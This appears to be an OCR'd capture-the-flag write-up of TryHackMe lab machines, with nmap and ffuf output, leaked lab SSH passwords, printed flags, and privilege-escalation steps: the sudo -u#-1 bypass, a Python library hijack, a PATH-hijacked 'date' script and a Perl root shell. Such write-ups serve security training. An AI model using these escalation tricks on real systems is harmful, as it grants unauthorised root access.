


- Searching for the exploit for the old versioned sudo command we found the exploit at https://www.exploit-db.com/exploits/47502

```
# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/bash


With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash
```

- Run this exploit with the file we have and get a shell on the user like this

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```



- And this gives us the root privileges, now we can read the root flag

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

root@year-of-the-rabbit:/home/gwendoline# id
uid=0(root) gid=0(root) groups=0(root)
root@year-of-the-rabbit:/home/gwendoline# whoami
root
root@year-of-the-rabbit:/home/gwendoline# locate root.txt
/root/root.txt
root@year-of-the-rabbit:/home/gwendoline# cat /root/root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
root@year-of-the-rabbit:/home/gwendoline#
```

FLAG == THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}

3.0 Wonderland

1.1 – Executive Summery

This Capture the Flag (CTF) exercise presented an IP address and various subtle hints, including references to "rabbits," which guided the approach to the challenge. The engagement began with **reconnaissance and enumeration**, focusing on identifying key subdirectories of the target website. During this phase, a critical vulnerability was discovered: **leaked credentials** were inadvertently exposed on the website due to a developer oversight.

Using the compromised credentials, we gained access to a low-privileged user account. This user had limited permissions; however, one of these permissions allowed the execution of a specific script, which was leveraged to escalate privileges to a more powerful user account.

Upon achieving access to the second user, we identified additional vulnerabilities, including weak security controls in the user interface. These vulnerabilities were further exploited using another custom script, allowing us to bypass restrictions and escalate to a higher-privileged user.

From this final user account, we discovered special privileges that permitted the execution of a specific system tool. By exploiting this tool with carefully crafted malicious code, we were able to obtain **root-level access** and successfully retrieve the **root flag**, marking the completion of the challenge.

This CTF demonstrated several key vulnerabilities, including improper credential management, privilege escalation weaknesses, and exploitable system-level tools. Each of these issues underscored the importance of robust access controls, regular audits, and secure coding practices to prevent such security flaws from being introduced into production environments.

3.1 – Methodologies

A normal IP address for a machine hosting open ports, one of them is a HTTP port hosting a website with couple directories hosting an unprotected files with FTP and SSH ports credentials

testing how well the Offensive Security. Below is a summary of how we were able to identify and exploit several services.

3.1.1 - Information Gathering

The information gathering portion of the penetration test found website and an SSH port open on scope of the penetration test. During this test, we found HTTP port working on the website with couple irrelevant directories. The specific IP addresses was: 10.10.205.24

2.1.2 - Service Enumeration

In this penetration testing, the initial phase involved **service enumeration**, a critical step in identifying potential entry points into the target system. Using **Nmap**, I performed a detailed scan to discover open ports and the services running on them, as well as their versions. Service enumeration is essential as it provides valuable information about the system's networked services, which can reveal vulnerabilities that could be exploited. Through this process, I identified 2 open ports, each corresponding to specific services, which will be discussed in the following sections. This information serves as the foundation for further analysis and exploitation.

Port	Service
22	**OpenSSH 7.6p1**
80	**HTTP Golang net/http server**

After the NMAP, we looked FFUF to search for directories or subdomains where we found 3

10.10.205.24/img
10.10.205.24/poem
10.10.205.24/r/a/b/b/i/t -→ the important one

3.1.3 – Penetration

During the reconnaissance phase of this CTF, we identified a key subdirectory at 10.10.205.24/r/a/b/b/i/t, which contained valuable information in its source code: **credentials for an SSH user account**. Upon inspecting the source, we retrieved login details for the user **"alice."**

Exploiting the "Alice" User Account

After logging into Alice's SSH account, we found two files in her home directory. One of these files was a **Python script**, which appeared to be the only executable action this user could perform based on her limited privileges. Given this restricted functionality, we hypothesized that the Python script must rely on external libraries for execution. To exploit this, we crafted a **fake library** with the same name as the

one used by the script but injected it with our own **malicious Python code** to elevate our privileges. Once the fake library was executed, it successfully escalated our access to the next user.

Exploiting the "Rabbit" User Account

The next user, **"rabbit"**, had a critical **setuid file** located in their home directory. Upon inspecting this file, we discovered that it executed a script containing the **date command**. Since the date command was part of the operations that the rabbit user could run, we devised a **malicious Bash script** and placed it within the system's PATH, ensuring that it was named identically to the legitimate script. By doing this, the system executed our malicious version, granting us higher-level privileges.

Exploiting the "Hatter" User Account

Once we escalated to the user **"hatter,"** we discovered a file in the user's home directory containing the password for their **SSH account**. Using this credential, we logged in as Hatter via SSH and continued our enumeration. We then found that this user had the ability to execute **Perl scripts** with elevated privileges. Exploiting this feature, we crafted a **malicious Perl command** designed to spawn a root shell. Upon execution, this exploit successfully granted us **root access**.

With root-level access, we were able to read both the **user flag** and the **root flag**, marking the successful completion of the CTF challenge.

This process demonstrated key vulnerabilities, including weak credential management, improper privilege separation, and the use of exploitable commands, underscoring the importance of securing user permissions and validating trusted paths for script execution.

3.3 – Findings


- we start by enumerate the machine to know the open ports with nmap

```
└─# nmap 10.10.205.24 -p- -Pn -A --min-rate 3000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 04:12 EDT
Warning: 10.10.205.24 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.205.24
Host is up (0.082s latency).
Not shown: 64939 closed tcp ports (reset), 594 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/23%OT=22%CT=1%CU=34042%PV=Y%DS=2%DC=T%G=Y%TM=671
OS:8B060%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A
OS:)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%C
OS:I=Z%II=I%TS=A)OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508S
OS:T11NW6%O5=M508ST11NW6%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5
OS:=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%
OS:T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=O%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0
OS:%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G
OS:%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

- Enumerate the website to locate another directories

```
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://10.10.205.24:80/FUZZ -v

      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.205.24:80/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 105ms]
| URL | http://10.10.205.24:80/img
| ⟶  | img/
    * FUZZ: img

[redacted]

[redacted]

[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 75ms]
| URL | http://10.10.205.24:80/r
| ⟶  | r/
    * FUZZ: r

[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 84ms]
| URL | http://10.10.205.24:80/poem
| ⟶  | poem/
    * FUZZ: poem
```


- Logging into the directory /r/a/b/b/i/t and checking the source file, we find the SSH credentials for user alice



Username = alice

Password = HowDothTheLittleCrocodileImproveHisShiningTail

- We log into this ssh account and check the file, we came across with a python script with the library (random)



- We created a malicious script with python with the same library name to

```
hatter@wonderland:/home/hatter$ cat /home/alice/random.py
import os
os.system("/bin/bash -p")
```


```
alice@wonderland:~$ nano random.py
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ ls
random.py  root.txt  walrus_and_the_carpenter.py
rabbit@wonderland:~$ cd /home/rabbit/
rabbit@wonderland:/home/rabbit$ ls
teaParty
```

- Now we have access to the user rabbit


- Looking in the files in his home directory, we came across a file named teaparty, which when reading it, we can see that it has a command date to run, so we made a malicious code with that same name to run


```
hatter@wonderland:/home/hatter$ cat /home/rabbit/date
#!/bin/bash

/bin/bash -p
```

- Now we add it to the $PATH way to be able to run it




- Now that we are the user (hatter), we can log into his home directory, we came across the password to his SSH account




Username = hatter

Password = WhyIsARavenLikeAWritingDesk?

- Now, after enumeration we saw that this user is able to run perl command, so we injected a malicious perl code to give us a root shell, that easy





Now escalated our privileges to the root user, and now we can read the 2 flags that only the user can read

FLAG user.txt == thm{"Curiouser and curiouser!"}

FLAG root.txt == thm{Twinkle, twinkle, little bat! How I wonder what you're at!}